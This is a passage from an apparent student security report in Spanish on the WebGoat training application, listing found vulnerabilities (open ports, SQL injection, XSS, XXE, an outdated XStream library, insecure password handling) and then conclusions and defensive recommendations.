1. **Puertos abiertos y configuraciones del firewall:** Durante el escaneo con Nmap, he descubierto varios puertos abiertos (8080, 9090 y 39691). Estos puertos representan riesgos si no están protegidos adecuadamente mediante un firewall bien configurado.

- 
2. **SQL Injection:** He identificado consultas dinámicas vulnerables que permiten manipular bases de datos, acceder a información confidencial e incluso modificar datos utilizando técnicas como concatenación de cadenas y encadenamiento de consultas.
  3. **Cross-Site Scripting (XSS):** He detectado campos no validados que permitían insertar scripts maliciosos, comprometiendo tanto la aplicación como a los usuarios.
  4. **Inyección XML (XXE):** He comprobado que la aplicación procesa datos XML sin validación adecuada, lo que facilita el acceso a archivos sensibles y posibles ataques de denegación de servicio.
  5. **Componentes desactualizados:** He podido observar que la biblioteca XStream tiene una vulnerabilidad conocida (CVE-2013-7285), que permite ejecutar comandos arbitrarios al deserializar datos no seguros.
  6. **Fallos en autenticación y contraseñas:** He descubierto que las contraseñas se transmiten de manera insegura y pueden ser vistas en herramientas de desarrollo o registros del servidor.

### c. Conclusiones

Este análisis me ha permitido identificar varios fallos críticos en la aplicación WebGoat. La falta de validación en las entradas, configuraciones inseguras y el uso de componentes vulnerables generan riesgos graves para la confidencialidad, integridad y disponibilidad de los datos. Es impresionante ver lo expuestas que pueden llegar a estar las contraseñas y cómo una mala configuración puede facilitar ataques.

### d. Recomendaciones

1. **Cerrar puertos innecesarios:** configurar un firewall robusto con reglas específicas, monitorear actividad sospechosa, realizar auditorías periódicas, proteger puertos desconocidos mediante restricciones, e implementar acceso administrativo a través de una VPN para reducir riesgos.
2. **Validar entradas de usuario:** Implementar parámetros preparados para prevenir inyecciones SQL y XSS.
3. **Actualizar componentes vulnerables:** Usar versiones actualizadas de las bibliotecas, asegurándose de verificar los CVEs.

- 
4. **Mejorar configuraciones de seguridad:** Configurar encabezados HTTP como X-Frame-Options y X-Content-Type-Options para prevenir ciertos ataques.
  5. **Proteger contraseñas:** Cifrar datos en tránsito con HTTPS, usar algoritmos de hash como bcrypt y evitar que las contraseñas se almacenen en texto plano o sean visibles en herramientas de desarrollo.
  6. **Auditar regularmente:** Realizar revisiones periódicas de seguridad para detectar y corregir vulnerabilidades.
  7. **Seguir aprendiendo:** Este proyecto me dejó claro lo importante que es seguir formándome en ciberseguridad para desarrollar aplicaciones más seguras.
  8. En general, este proyecto me ha ayudado mucho a entender mejor cómo identificar y corregir ciertas vulnerabilidades, además ha despertado mi interés por seguir explorando en este mundillo lleno de sorpresas.